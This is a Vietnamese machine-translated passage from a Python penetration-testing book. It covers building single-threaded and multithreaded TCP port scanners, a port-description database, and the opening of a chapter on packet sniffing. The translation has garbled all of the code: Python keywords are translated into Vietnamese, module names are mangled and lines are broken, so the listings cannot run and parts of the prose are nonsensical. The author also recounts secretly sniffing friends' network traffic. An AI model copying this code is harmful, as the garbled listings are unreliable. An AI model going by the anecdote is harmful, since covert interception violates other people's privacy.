Hãy xem xét tình huống mà người dùng thường sử dụng máy tính của họ để tải xuống trò chơi và một Trojan được xác định trong quá trình cài đặt trò chơi. Trojan chuyển sang chế độ ẩn và mở một cổng và gửi tất cả thông tin nhạy cảm ký tự hợp phím cho hacker. Trong tình huống này, quét cổng giúp xác định các dịch vụ không xác định đang chạy trên máy tính của nạn nhân.

Số cổng nằm trong khoảng từ 0 đến 65536. Các cổng nổi tiếng (còn được gọi là cổng hệ thống) là những cổng nằm trong khoảng từ 0 đến 1023 và được dành riêng cho các dịch vụ đặc quyền. Dải cổng từ 1024 đến 49151 là các nhà cung cấp cổng giống như đã đăng ký được sử dụng cho các ứng dụng; ví dụ: cổng 3306 được dành riêng cho MySQL.

Khái niệm về một máy quét cổng

Bắt tay ba chiều của TCP đóng vai trò như logic cho bộ quét cổng; trong máy quét TCP / IP, bạn đã thấy rằng cổng (137 hoặc 135) là một trong đó các địa chỉ IP nằm trong một dải. Tuy nhiên, trong máy quét cổng, IP chỉ là một cổng trong một phạm vi. Lấy một IP và cố gắng kết nối mỗi cổng như một dải do người dùng cung cấp; nếu kết nối thành công, cổng sẽ mở ra; nếu không, cổng vẫn đóng.

Tôi đã viết một đoạn mã rất đơn giản để quét cổng:

```
import socket, subprocess, sys
từ datetime nhập datetime

subprocess.call ('clear', shell = True)
rmip = raw_input ("\ t Nhập IP máy chủ từ xa để quét:")
r1 = int (raw_input ("\ t Nhập số cổng bắt đầu \ t"))
r2 = int (raw_input ("\ t Nhập số cổng cuối cùng \ t"))
in "*" * 40
print "\ n Máy quét của Mohit đang hoạt động", rmip
in "*" * 40
```

```
t1 = datetime.now ()

cố gắng:
    cho cổng trong phạm vi (r1, r2):
        sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
        socket.settimeout (1)

        result = sock.connect_ex ((rmip, port)) nếu kết quả == 0:

            print "Port Open: -> \ t", port # print desc
            [port]
            sock.close ()

ngoại trừ KeyboardInterrupt: in "Bạn
dừng việc này" sys.exit ()

ngoại trừ socket.gaierror: print
"Không thể phân giải tên máy chủ" sys.exit ()

ngoại trừ socket.error: print
"không thể kết nối với máy chủ" sys.exit ()
```

t2 = datetime.now ()

tổng = t2-t1
in "quá trình quét hoàn tất trong" , toàn bộ

Logic chính đã được viết trong khôi try , biểu thị động cơ của ô tô. Bạn đã quen với cú pháp. Hãy thực hiện R&D về đầu ra.

Kết quả của chương trình portc.py như sau:

```
root @ Mohit | Raj: / port # python portc.py
Nhập IP máy chủ từ xa để quét: 192.168.0.3
Nhập số cổng bắt đầu 1
Nhập số cổng cuối cùng 4000
*****
Mohit's Scanner đang hoạt động trên 192.168.0.3
*****
```

Cổng mở: -> 22

Đang quét ngũ sắc

```
Cổng mở: -> 80
Cổng mở: -> 111
Cổng mở: -> 443
Cổng mở: -> 924
Cổng mở: -> 3306
quét hoàn tất sau 0: 00: 00.766535
```

Đầu ra trứ ớc đó cho thấy máy quét cổng đã quét 1000 cổng trong 0,7 giây; kết nối đã đầy vì máy đích và máy quét nằm trong cùng một mạng con.

Hãy thảo luận về một đầu ra khác:

```
Nhập IP máy chủ từ xa để quét: 10.0.0.1
Nhập số cổng bắt đầu 1
Nhập số cổng cuối cùng 4000
*****
```

```
Mohit's Scanner đang hoạt động trên 10.0.0.1
*****
```

```
Cổng mở: -> 23
Cổng mở: -> 53
Cổng mở: -> 80
Cổng mở: -> 1780
quét hoàn tất trong 1: 06: 43.272751
```

Bây giờ, hãy phân tích đầu ra; để quét 4.000 cổng, máy quét mất 1: 06: 43.272751 giờ, quá trình quét mất rất nhiều thời gian. Cấu trúc liên kết là:

```
192.168.0.10 -> 192.168.0.1 -> 10.0.0.16 --> 10.0.0.1
```

Các IP 192.168.0.1 và 10.0.0.16 là giao diện cổng. Chúng tôi đặt 1 giây vào socket.setdefaulttimeout (1), có nghĩa là máy quét sẽ dành tối đa 1 giây cho mỗi cổng. Tổng số 4000 cổng có nghĩa là nếu tắt cả các cổng được đóng lại, thì tổng thời gian thực hiện sẽ là 4000 giây; nếu chúng ta chuyển nó thành giờ, nó sẽ trở thành 1,07 giờ, gần bằng với kết quả đầu ra của chương trình của chúng ta. Nếu chúng ta đặt socket.setdefaulttimeout (.5), thời gian thực hiện sẽ giảm xuống còn 30 phút, nhưng tuy nhiên, sẽ còn lâu. Không ai sẽ sử dụng máy quét của chúng tôi. Thời gian thực hiện phải dưới 100 giây cho 4000 cổng.

Cách tạo một máy quét cổng hiệu quả

Tôi đã nêu một số điểm cần lưu ý đối với một máy quét cổng tốt:

- Đa luồng nên được sử dụng để có hiệu suất cao .
- Phương thức socket.setdefaulttimeout (1) phải được đặt theo tình huống
- Máy quét cổng phải có khả năng lấy tên máy chủ cũng như tên miền
- Cổng phải cung cấp tên dịch vụ cùng với số cổng • Tổng thời gian cần được tính đến để quét cổng • Để quét các cổng từ 0 đến 65536, thời gian thực hiện nên khoảng 3 phút

Vì vậy, bây giờ, tôi đã viết trình quét cổng của mình, mà tôi thường sử dụng để quét cổng:

```
nhập khung nhập thời
gian nhập luồng, quy
trình con, hệ thống từ giá đỡ nhập ngày giờ
nhập ngày giờ nhập luồng nhập luồng
```

```
'''Phần 1'''
subprocess.call ('clear', shell = True )help =
Regive.open ("mohit.raj")
dữ liệu = (kè [ 'desc' ])

''' phần 2 '''
lớp myThread (threading.Thread):
    def __init __ (self, threadName, rmip, r1, r2, c):
        threading.Thread .__ init __ (self) self.threadName = threadName

        self.rmip = rmip
        self.r1 = r1
        self.r2 = r2
        self.c = c
    def run (tự):
        scantcp (self.threadName, self.rmip, self.r1, self.r2, self.c)

''' phần 3 '''
def scantcp (threadName, rmip, r1, r2, c):
    có gắng:
```

Đang quét ngũ sắc

```

    cho cổng trong phạm vi (r1, r2):
        sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM) # sock = socket.socket
        (socket.AF_INET, socket.SOCK_DGRAM) socket.setdefaulttimeout (c)

        result = sock.connect_ex ((rmip, port))

        nếu kết quả == 0:
            print "Port Open: ---> \ t", port, "-", data.get (port, "Not in Database") sock.close ()

    ngoại trừ KeyboardInterrupt: in "Bạn
    dừng việc này" sys.exit ()


    ngoại trừ socket.gaierror: print
        "Không thể phân giải tên máy chủ" sys.exit ()


    ngoại trừ socket.error: print
        "không thể kết nối với máy chủ" sys.exit (


    Ké.close ()

'''phần 4'''

print "*" * 60
print "\ tChào mừng đây là máy quét cổng của Mohit \ n"

d = raw_input ("\ t Nhấn D cho Tên miền hoặc Nhấn I cho Địa chỉ IP \ t")

if (d == 'D' hoặc d == 'd'):
    rmserver = raw_input ("\ t Nhập Tên miền để quét: \ t") rmip = socket.gethostbyname
    (rmserver) elif (d == 'I ' hoặc d ==' i '):

    rmip = raw_input ("\ t Nhập Địa chỉ IP để quét:")

khác:
    in "Nhập sai"
    #rmip = socket.gethostbyname (rmserver) r11 = int
    (raw_input ("\ t Nhập số cổng bắt đầu \ t")) r21 = int (raw_input ("\ t Nhập số cổng
    cuối cùng \ t"))

```

```

connect = raw_input ("Đối với kết nối thấp, nhấn L và kết nối Cao
Nhấn H \ t ")

if (connect == 'L' hoặc connect == 'l'):
    c = 1,5

elif (connect == 'H' hoặc connect == 'h'):
    c = 0,5

khác:
    in "\ t Đầu vào sai"

print "\ n Máy quét của Mohit đang hoạt động", rmip print "*" * 60

t1 = datetime.now ()
tp = r21-r11

tn = 30
# tn số công do một luồng xử lý tnum = tp / tn if (tp% tn! = 0):
# tnum số luồng

tnum = tnum + 1

nếu (tnum> 300):
    tn = tp / 300
    tn = tn + 1
    tnum = tp / tn
    nếu (tp% tn! = 0):
        tnum = tnum + 1

'''Phần 5'''
chú dè = []

try:
    for i in range (tnum): #print
        "i is", i
        k = tôi
        r2 = r11 + tn
        # luồng = str (i)
        thread = myThread ("T1", rmip, r11, r2, c) thread.start
        () thread.append (thread)

    r11 = r2

```

Đang quét ngũ sắc

```

nguyên trừ:
in "Lỗi: không thể bắt đầu chuỗi"
print "\t Số luồng đang hoạt động:", threading.activeCount ()

cho t trong chủ đề:
    t.join ()
in "Thoát khỏi chuỗi chính"
t2 = datetime.now ()

tổng = t2-t1
in "quá trình quét hoàn tất trong" , toàn bộ

```

Đừng ngại xem toàn bộ mã; tôi đã mất 2 tuần. Tôi sẽ giải thích cho bạn toàn bộ phần mã khôn ngoan. Trong section1, subprocess.call ('clear', shell = True) câu lệnh hoạt động trong Linux để xóa màn hình. Hai dòng tiếp theo liên quan đến tệp cơ sở dữ liệu lưu trữ thông tin công, sẽ được giải thích trong khi tạo tệp cơ sở dữ liệu. Trong phần 2, lớp myThread mở rộng lớp luồng, hoặc bạn có thể nói, kế thừa lớp luồng. Trong dòng tiếp theo, def __init__ (self, threadName, r1, r2, c): câu lệnh nhận 5 giá trị; cái đầu tiên là threadName, nơi lưu trữ tên chủ đề; thực sự, tôi đã sử dụng nó cho mục đích gỡ lỗi. Nếu bắt kỳ luồng nào không hoạt động, chúng tôi có thể in tên luồng. Rmip _ đối số là địa chỉ IP từ xa; r1 và r2 là số cổng đầu tiên và cuối cùng, và c là chế độ kết nối; phần 4 cung cấp tất cả các giá trị cho phần 1. Từ hàm run () , hàm scantcp () được gọi. Phần 3 là động cơ của xe, đã được giải thích trong phần Khái niệm về máy quét công . Câu lệnh data.get (port, "Not in Database") là mới ở đây; nó có nghĩa là nếu khóa công được tìm thấy trong cơ sở dữ liệu từ điển, thì nó sẽ hiển thị giá trị; nếu không, nó sẽ in Không có trong Cơ sở dữ liệu. Phần 4 tương tác với người dùng. Bạn có thể cung cấp tên máy chủ cũng như địa chỉ IP hoặc bạn cũng có thể cung cấp tên miền; câu lệnh if. else thực hiện nhiệm vụ này. Các biến r11 và r21 lưu trữ số cổng đầu tiên và cuối cùng. Câu lệnh if. else tiếp theo xác định giá trị của c nếu bạn cho rằng khả năng kết nối với máy đích kém, như ng không bị mất gói, thì bạn có thể nhấn H; nếu kết nối tốt, thì bạn có thể nhấn L. Biến tn = 30 xác định số công được xử lý bởi một luồng duy nhất. Biến tnum tính tổng số luồng cần thiết để hoàn thành nhiệm vụ.

Tôi đã viết đoạn mã sau sau khi thực hiện nhiều thử nghiệm:

```

nếu (tnum> 300):
    tn = tp / 300
    tn = tn + 1

    tnum = tp / tn
    nếu (tp% tn! = 0):
        tnum = tnum + 1

```

chương 2

Khi tổng số luồng vượt quá 300, các luồng không hoạt động. Nó có nghĩa là số luồng phải nhỏ hơn hoặc bằng 300. Đoạn mã trứ ớc đó xác định các giá trị mới của tn và tnum. Trong Phần 5, không có gì là mới như bạn đã thấy mọi thứ trứ ớc trong máy quét IP.

Bây giờ là lúc để xem kết quả của chương trình portc14.py :

```
root @ Mohit | Raj: / port # python portc14.py
```

```
*****
```

Chào mừng bạn, đây là máy quét cổng của Mohit

Nhấn D cho Tên miền hoặc Nhấn I cho Địa chỉ IP i

Nhập Địa chỉ IP để quét: 10.0.0.1

Nhập số cổng bắt đầu	1
----------------------	---

Nhập số cổng cuối cùng	4000
------------------------	------

Đối với kết nối thấp, nhấn L và Kết nối cao Nhấn H l

Mohit's Scanner đang hoạt động trên 10.0.0.1

```
*****
```

Số luồng đang hoạt động: 135

Cổng mở: ---->	1780 - Không có trong cơ sở dữ liệu
----------------	-------------------------------------

Cổng mở: ---->	80 - HTTP
----------------	-----------

Cổng mở: ---->	23 - Telnet
----------------	-------------

Cổng mở: ---->	53 - DNS
----------------	----------

Thoát khỏi chuỗi chính

quét hoàn tất trong 0: 00: 33.249338

Máy quét cổng hiệu quả của chúng tôi đã cho dù ra tương tự như máy quét đơn giản trứ ớc đây, như từ quan điểm hiệu suất, có một sự khác biệt rất lớn. Thời gian đư ợc thực hiện bởi một máy quét đơn giản là 1: 06: 43.272751, nhưng máy quét đa luồng mới chỉ mất 33 giây. Nó cũng hiển thị tên dịch vụ. Hãy kiểm tra một dù ra khác với các cổng từ 1 đến 50000:

```
root @ Mohit | Raj: / port # python portc14.py
```

```
*****
```

Chào mừng bạn, đây là máy quét cổng của Mohit


Dang quét ngũ sắc

```
Nhấn D cho Tên miền hoặc Nhấn I cho Địa chỉ IP i  
Nhập Địa chỉ IP để quét: 10.0.0.1  
Nhập số cổng bắt đầu 1  
Nhập số cổng cuối cùng 50000  
Đối với kết nối thấp, nhấn L và Kết nối cao Nhấn H l
```

```
Mohit's Scanner đang hoạt động trên 10.0.0.1  
*****
```

```
Số luồng đang hoạt động: 301  
Cổng mở: ----> 23 - Telnet  
Cổng mở: ----> 53 - DNS  
Cổng mở: ----> 80 - HTTP  
Cổng mở: ----> 1780 - Không có trong cơ sở dữ liệu  
Cổng mở: ----> 5000 - Không có trong Cơ sở dữ liệu  
Thoát khỏi chuỗi chính  
quét hoàn tất trong 0: 02: 54.283984
```

Thời gian thực hiện là 2 phút 54 giây; Tôi đã thực hiện cùng một thử nghiệm ở khả năng kết nối cao, trong đó thời gian thực hiện là 0: 01: 23.819774, gần bằng một nửa so với trư ớc đó.



Trong thử nghiệm đa luồng, nếu chúng ta tạo ra tn số luồng, thì `threading.activeCount()` luôn hiển thị tn + 1 số luồng, vì nó cũng tính các luồng chính. Luồng chính là luồng chạy tất cả các luồng. Như một bài tập, sử dụng luồng phu ứng thức `activeCount()` trong chương trình máy quét đơn giản, sau đó kiểm tra kết quả đầu ra.

Bây giờ, tôi sẽ dạy bạn cách tạo một tệp cơ sở dữ liệu có chứa mô tả của tất cả các số cổng; đây là mã:

```
kết nhập khẩu  
def create ():  
    K = Kt.open ("mohit.raj", ghi lại = Đúng)  
    K['desc'] = {}  
    K.close ()  
    print "Từ điển đư ợc tạo"
```

chương 2

```

def update():
    Kê = Kê.open ("mohit.raj", writeback = True) data = (Kê ['desc'])
    port = int (raw_input ("Nhập Cổng:")) data [port] = raw_input ("\n"
Nhập mô tả \ t ") kêt.close ()

def del1():
    Kê = Kê.open ("mohit.raj", writeback = True) data = (Kê ['desc'])
    port = int (raw_input ("Nhập Cổng:")) del data [port]

    Kê.close ()
    print "\n Mục nhập đã bị xoá"

danh sách def1():
    print "*"
    30help = Regive.open ("mohit.raj", writeback = True) data = (Kê
['desc']) cho khóa, giá trị trong data.items (): print key, ":" ,
value print "*" * 30 print "\t Chương trình cập nhật hoặc Thêm và
Xóa chi tiết số cổng \ n" trong khi (Đúng): print "Nhấn" print "C
để chỉ tạo một lần tạo" print "U để Cập nhật hoặc Thêm \ nD để
xóa "print" L để liệt kê tất cả các giá trị "print" E cho Thoát "c = raw_input (" Enter:

")
if (c == 'C' hoặc c == 'c'):
    create ()

elif (c == 'U' hoặc c == 'u'):
    cập nhật()

elif (c == 'D' hoặc c == 'd'):
    del1 ()

elif (c == 'L' hoặc c == 'l'):
    list1 ()

```

Đang quét ngũ sắc

```
elif (c == 'E' hoặc c == 'e'):
    lỗi ra()
```

khác:

```
in "\t Nhập sai"
```

Trong chương trình truy cập, chúng tôi chỉ lưu trữ một từ điển có chứa khóa là số cổng và các giá trị dưới dạng mô tả số cổng.

Tên từ điển là desc. Vì vậy, tôi đã mô tả một chìa khóa của giá để lưu trữ trong một tệp có tên mohit.raj.

```
def create():
    Kê = Kê.open ("mohit.raj", ghi lại = Đúng)
    kê ['desc'] = {}
    Kê.close ()
```

Hàm create () này chỉ là một từ điển trống. Từ điển mô tả là một từ điển trong chương trình, trong khi kêt ['desc'] là một từ điển trong tệp.
Chỉ sử dụng chức năng này một lần để tạo tệp.

```
def update():
    Kê = Kê.open ("mohit.raj", ghi lại = Đúng)
    dữ liệu = (kê ['desc'])
    port = int (raw_input ("Nhập Cổng:"))
    data [port] = raw_input ("\n Nhập mô tả \t")
    Kê.close ()
```

Hàm update () này cập nhật từ điển. Trong ghi lại = True câu lệnh , kêt cờ ghi lại ghi nhớ tất cả các giá trị nhận được từ các tệp và mỗi giá trị, hiện nằm trong bộ đệm, được ghi lại vào tệp.
Từ điển data = (help ['desc']) là từ điển giá, đã được gán cho dữ liệu biến. Hàm del () xóa bất kỳ số cổng nào khỏi từ điển. Hàm list1 () hiển thị toàn bộ từ điển. Để thực hiện điều này, vòng lặp for được sử dụng.

Đầu ra của chương trình updatec.py như sau:

```
G: \ Project Snake \ Chapter 2> python updatec.py
Chương trình cập nhật hoặc Thêm và Xóa chi tiết số cổng

hợp báo
C để tạo chỉ một lần tạo
U để Cập nhật hoặc Thêm
D để xóa
```

chư ơng 2

L để liệt kê tất cả các giá trị

E để thoát

Nhập: c

Tùy biến được tạo

hợp báo

C để tạo chỉ một lần tạo

U để Cập nhật hoặc Thêm

D để xóa

L để liệt kê tất cả các giá trị

E để thoát

Nhập: u

Vào cổng: 80

Nhập HTTP mô tả

hợp báo

C để tạo chỉ một lần tạo

U để Cập nhật hoặc Thêm

D để xóa

L để liệt kê tất cả các giá trị

E để thoát

Nhập: l

80: HTTP

hợp báo

C để tạo chỉ một lần tạo

U để Cập nhật hoặc Thêm

D để xóa

L để liệt kê tất cả các giá trị

E để thoát

Nhập: e

G: \ Project Snake \ Chư ơng 2>

Đang quét ngũ sắc

Tôi hy vọng bạn đã có một ý tư ờng hợp lý về máy quét cổng; Tóm lại, trình quét cổng bao gồm ba tệp, tệp đầu tiên là máy quét (portc14.py), tệp thứ hai là cơ sở dữ liệu (mohit.raj) và tệp thứ ba là updatec.py. Bạn chỉ cần nâng cấp tệp mohit.raj để chèn mô tả về số lượng cổng tối đa.

Tóm lược

Quét mạng được thực hiện để thu thập thông tin về mạng, máy chủ và dịch vụ đang chạy trên máy chủ. Quá trình quét mạng được thực hiện bằng lệnh ping của HĐH; quét ping tận dụng cơ sở ping và quét danh sách các IP.

Đôi khi, quét ping không hoạt động vì người dùng có thể tắt tính năng trả lời ICMP ECHO của họ hoặc sử dụng tường lửa để chặn các gói ICMP. Trong trường hợp này, máy quét ping của bạn có thể không hoạt động. Trong các tình huống như vậy, chúng ta phải tận dụng lợi thế của bắt tay ba chiều TCP; TCP hoạt động ở lớp truyền tải, vì vậy chúng ta phải chọn số cổng mà chúng ta muốn thực hiện quét kết nối TCP. Một số cổng của HĐH Windows luôn mở. Vì vậy, bạn có thể tận dụng những cổng mở đó. Phần chính đầu tiên dành riêng cho việc quét mạng; khi bạn thực hiện quét mạng, chương trình của bạn phải có hiệu suất tối đa và mất thời gian tối thiểu. Để tăng hiệu suất đáng kể, nên sử dụng đa luồng.

Sau khi quét các máy chủ trực tiếp, quét cổng được sử dụng để kiểm tra các dịch vụ đang chạy trên một máy chủ cụ thể; đôi khi, một số chương trình sử dụng kết nối Internet cho phép Trojan; quét cổng có thể phát hiện các loại mối đe dọa này. Để quét cổng hiệu quả, đa luồng đóng một vai trò quan trọng vì số cổng nằm trong khoảng từ 0 đến 65536. Để quét một danh sách không lồ, phải sử dụng đa luồng.

Trong chương tiếp theo, bạn sẽ thấy đánh hơi và hai loại của nó: đánh hơi thụ động và chủ động. Bạn cũng sẽ học cách nắm bắt dữ liệu, khái niệm về tạo gói và cách sử dụng thư viện quét để tạo các gói tùy chỉnh.

3

Đánh hơi và thâm nhập

Thử nghiệm

Khi theo học bằng Thạc sĩ Kỹ thuật (ME), tôi thư ờng đánh hơi mạng trong ký túc xá của bạn bè bằng công cụ yêu thích của mình, Cain & Abel. Bạn bè của tôi thư ờng lướt các trang web thư ờng mại điện tử. Ngày hôm sau, khi tôi nói với họ rằng đôi giày họ mua trên các trang web là tốt, họ sẽ ngạc nhiên. Họ sẽ luôn tự hỏi làm thế nào tôi có được thông tin này. Chà, tất cả là do đánh hơi mạng.

Trong chương này, chúng ta sẽ nghiên cứu việc đánh giá mạng và sẽ bao gồm các chủ đề sau:

- Khái niệm về máy đánh hơi
- Các kiểu dò tìm mạng
- Đánh giá mạng bằng Python
- Tạo gói bằng Python
- Khái niệm giả mạo ARP và triển khai bằng Python
- Kiểm tra bảo mật bằng cách tạo gói tùy chỉnh

Giới thiệu trình đánh giá mạng

Sniffing là một quá trình theo dõi và nắm bắt tất cả các gói dữ liệu đi qua một mạng nhất định bằng phần mềm (một ứng dụng) hoặc một thiết bị phần cứng. Việc đánh hơi thường do quản trị viên mạng thực hiện. Tuy nhiên, kẻ tấn công có thể sử dụng trình đánh hơi để lấy dữ liệu và dữ liệu này đôi khi có thể chứa thông tin nhạy cảm như tên người dùng và mật khẩu. Quản trị viên mạng sử dụng một cổng SPAN chuyển mạch. Switch gửi một bản sao của lưu lượng đến cổng SPAN. Quản trị viên sử dụng cổng SPAN này để phân tích lưu lượng. Nếu bạn là một hacker, bạn chắc hẳn đã sử dụng công cụ Wireshark. Việc đánh hơi chỉ có thể được thực hiện trong một mạng con. Trong chương này, chúng ta sẽ tìm hiểu về cách sử dụng Python. Tuy nhiên, trước khi điều này, chúng ta cần biết rằng có hai phương pháp đánh hơi.

Chúng như sau:

- Đánh hơi thụ động
- Đánh hơi tích cực

Đánh hơi thụ động

Đánh hơi thụ động đề cập đến việc đánh hơi từ một mạng dựa trên trung tâm. Bằng cách đặt một trình kiểm tra gói trên mạng ở chế độ quảng bá, tin tức có thể nắm bắt các gói trong một mạng con.

Đánh hơi tích cực

Loại đánh giá này được tiến hành trên một mạng dựa trên chuyển mạch. Switch thông minh hơn hub. Nó gửi các gói đến máy tính sau khi kiểm tra trong bảng MAC. Đánh giá tích cực được thực hiện bằng cách sử dụng ARP giả mạo, sẽ được giải thích thêm trong chương.

Triển khai trình kiểm tra mạng bằng Python

Trước khi tìm hiểu về việc triển khai một trình thám thính mạng, chúng ta hãy tìm hiểu về một phương thức cấu trúc cụ thể :

- `struct.pack(fmt, v1, v2, ...)`: Phương thức này trả về một chuỗi chứa các giá trị v1, v2, v.v., được đóng gói theo định dạng đã cho
- `struct.unpack(fmt, string)`: Phương thức này giải nén chuỗi theo định dạng nhất định

Hãy thảo luận về mã:

```
nhập struct ms =
struct.pack ('hhl', 1, 2, 3) print (ms)
k = struct.unpack ('hhl', ms) print k
```

Đầu ra cho mã tru óc như sau:

```
G: \ Python \ Networking \ network> python str1.py
  1 2 3
(1, 2, 3)
```

Đầu tiên, nhập mô-đun struct , sau đó đóng gói các số nguyên 1, 2 và 3 ở định dạng hhl . Các giá trị đư ợc đóng gói giống như mã máy. Các giá trị đư ợc giải nén bằng cùng một định dạng hhl ; ở đây, h có nghĩa là một số nguyên ngắn và l có nghĩa là một số nguyên dài. Thông tin chi tiết đư ợc cung cấp trong các phần tiếp theo.

Xem xét tình hình của mô hình máy chủ khách hàng; hãy minh họa nó bằng một ví dụ.

Chạy struct1.py. tập tin. Mã phía máy chủ như sau:

```
import socket
import struct
host = "192.168.0.1"
port = 12347 s =
socket.socket (socket.AF_INET, socket.SOCK_STREAM) s.bind ((máy chủ, cổng))
s.listen (1) conn, addr = s.accept () in "kết nối bởi", addr msz = struct.pack
('hhl', 1, 2, 3) conn.send (msz) conn.close ()
```

Toàn bộ mã giống như chúng ta đã thấy tru óc đây, với msz = struct. pack ('hhl', 1, 2, 3) đóng gói tin nhắn và conn.send (msz) gửi tin nhắn.

Chạy tệp unstruc.py . Mã phía máy khách như sau:

```
import socket
import struct s
= socket.socket (socket.AF_INET, socket.SOCK_STREAM) host =
"192.168.0.1"
```

Thử nghiệm đánh hơi và thâm nhập

```

port = 12347
s.connect ((máy chủ, cổng))
msg = s.recv (1024)
in tin nhắn
print struct.unpack ('hhl', msg)
s.close ()

```

Mã phía máy khách chấp nhận thông báo và giải nén nó ở định dạng đã cho.

Đầu ra cho mã phía máy khách như sau:

```

C:\network> python unstruc.py
[ 1, 2, 3 ]
(1, 2, 3)

```

Đầu ra cho mã phía máy chủ như sau:

```

G:\Python\Networking\program> python struct1.py
được kết nối bởi ('192.168.0.11', 1417)

```

Bây giờ, bạn phải có một ý tưởng hợp lý về cách đóng gói và giải nén dữ liệu.

Định dạng ký tự

Chúng tôi đã thấy định dạng trong phư ơng thức đóng gói và giải nén. Trong bảng sau, chúng ta có các cột Kiểu C và Kiểu Python. Nó biểu thị sự chuyển đổi giữa các loại C và Python. Cột Kích thước chuẩn đề cập đến kích thước của giá trị được đóng gói tính bằng byte.

Định dạng	C Loại	Loại Python	Kích thước tiêu chuẩn
x	ký tự	không có giá trị	
C	byte đệm	chuỗi có độ dài 1 1	
b	char đĩa ký	số nguyên 1	
B	chữ a ký char	số nguyên	1
?	_Bé bơi	bool	1
h	ngắn	số	2
H	không dấu ngắn	nguyên	2
...	int	số	4
...	unsigned int	nguyên	4
l	dài unsigned	số	4
L	long dài dài	nguyên	4
q		số nguyên số nguyên số	nguyên

Chu ơng 3

Định dạng loại C	Loại Python	Kích thư ớc tiêu chuẩn
Q float số nguyên dài dài không dấu		nh 8
f	trôi nổi	4
d	gấp đôi	trôi nổi
S	char []	sợi dây
P	char []	sợi dây
P	void *	số nguyên

Hãy kiểm tra điều gì sẽ xảy ra khi một giá trị được đóng gói ở các định dạng khác nhau:

```
>>> nhập khẩu cấu trúc
>>> struct.pack ('b', 2)
'\x02'
>>> struct.pack ('B', 2)
'\x02'
>>> struct.pack ('h', 2)
'\x02\x00'
```

Chúng tôi đóng gói số 2 ở ba định dạng khác nhau. Từ bảng trư ớc, chúng ta biết rằng b và B là 1 byte, mỗi byte có cùng kích thư ớc.
Tuy nhiên, h là 2 byte.

Bây giờ, hãy sử dụng giá trị int dài, là 8 byte:

```
>>> struct.pack ('q', 2)
'\x02\x00\x00\x00\x00\x00\x00\x00'
```

Nếu chúng ta làm việc trên một mạng,! nên được sử dụng ở định dạng sau. Cái ! được sử dụng để tránh nhầm lẫn giữa các byte mạng là little-endian hay big-endian. Để biết thêm thông tin về endian lớn và endian nhỏ, bạn có thể tham khảo trang Wikipedia về Endianness:

```
>>> struct.pack ('!q', 2)
'\x00\x00\x00\x00\x00\x00\x00\x02'
>>>
```

Thử nghiệm đánh hơi và thâm nhập

Bạn có thể thấy sự khác biệt khi sử dụng ! theo định dạng.

Trước khi tiến hành đánh hơi, bạn nên biết các định nghĩa sau:

- PF_PACKET: Nó hoạt động ở lớp trình điều khiển thiết bị. Thư viện pcap cho Linux sử dụng các ô cắm PF_PACKET. Để chạy điều này, bạn phải đăng nhập với tư cách là người chủ. Nếu bạn muốn gửi và nhận tin nhắn ở mức cơ bản nhất, bên dưới lớp giao thức Internet, thì bạn cần sử dụng PF_PACKET.
- Raw socket: Nó không quan tâm đến ngăn xếp lớp mạng và cung cấp một lối tắt để gửi và nhận các gói trực tiếp đến ứng dụng.

Các phu ứng thức socket sau được sử dụng để chuyển đổi thứ tự byte:


- socket.ntohl (x): Đây là mạng lưu trữ lâu dài. Nó chuyển đổi một số nguyên 32 bit từ mạng để lưu trữ thứ tự byte.
- socket ntohs (x): Đây là mạng lưu trữ ngắn. Nó chuyển đổi một số nguyên 16 bit từ mạng để lưu trữ thứ tự byte.
- socket htonl (x): Đây là máy chủ lưu trữ mạng lâu dài. Nó chuyển đổi một số nguyên 32 bit từ máy chủ lưu trữ sang thứ tự byte mạng.
- socket htons (x): Đây là máy chủ lưu trữ để nối mạng. Nó chuyển đổi một số nguyên 16 bit từ máy chủ sang thứ tự byte mạng.

Vì vậy, ý nghĩa của bốn phu ứng pháp trước là gì?

Hãy xem xét một số 16-bit 00000000000011. Khi bạn gửi số này từ máy tính này sang máy tính khác, thứ tự của nó có thể bị thay đổi. Máy tính nhận có thể nhận nó ở dạng khác, chẳng hạn như 1100000000000000. Các phu ứng thức này chuyển đổi từ thứ tự byte gốc của bạn sang thứ tự byte mạng và quay lại một lần nữa. Bây giờ, chúng ta hãy xem mã để triển khai trình kiểm tra mạng, trình này sẽ hoạt động trên ba lớp của TCP / IP, đó là, lớp vật lý (Ethernet), lớp Mạng (IP) và lớp TCP (cổng).

Trước khi chúng ta xem mã, bạn nên biết về các tiêu đề của cả ba lớp:

- Lớp vật lý: Lớp này xử lý khung Ethernet, như thể hiện trong hình sau:



Cấu trúc của khung Ethernet IEEE 802.3

Giải thích cho sơ đồ truy cập sau:

- Phần mở đầu bao gồm 7 byte, tất cả đều có dạng 10101010 và được ngưng nhận sử dụng để cho phép nó thiết lập đồng bộ hóa bit
- Đầu phân cách khung Bắt đầu bao gồm một byte đơn, 10101011, là cờ khung cho biết thời điểm bắt đầu khung
- Địa chỉ Đích và Nguồn là địa chỉ Ethernet thường được trích dẫn dưới dạng một chuỗi 6 byte

Chúng tôi chỉ quan tâm đến địa chỉ nguồn và địa chỉ đích.

